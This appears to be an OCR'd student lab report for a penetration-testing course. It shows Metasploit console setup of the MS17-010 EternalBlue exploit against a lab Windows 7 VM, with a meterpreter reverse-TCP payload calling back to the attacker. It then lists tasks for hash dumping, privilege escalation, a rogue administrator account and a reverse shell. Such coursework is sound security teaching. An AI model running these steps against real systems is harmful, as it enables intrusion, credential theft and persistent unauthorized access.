1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as


root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
RHOSTS 192.168.10.19 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 5525 yes The listen port
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) >








**Task C. Exploit Windows 7 with a deliverable payload (70 pt).**

• Payload Name: Use your MIDAS ID (for example, **svatsa.exe**) (**5pt)**


• Listening port: ***5525*** (**5pt)**



Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**




3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your


university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**




4. **Extra credit (5 points) Execute the “hashdump” command to view the password hashes and**

**save those in a file named “hash.txt”**





[Privilege escalation]

5. Background your current session, then gain administrator-level privileges on the remote system (10 pt).




6. After you escalate the privilege, complete the following tasks:

a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. **(10 pt)**




b. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(10 pt) You may follow the pdf for Pen testing**




**I tried to remote desktop, but it didn't work for me.**

**Task D. Extra Credit**

**Try to set up a reverse shell connection with Metasploit to Windows 10 (10 points). You can use the**

**technique we introduced in this class, or other exploits not covered by this course.**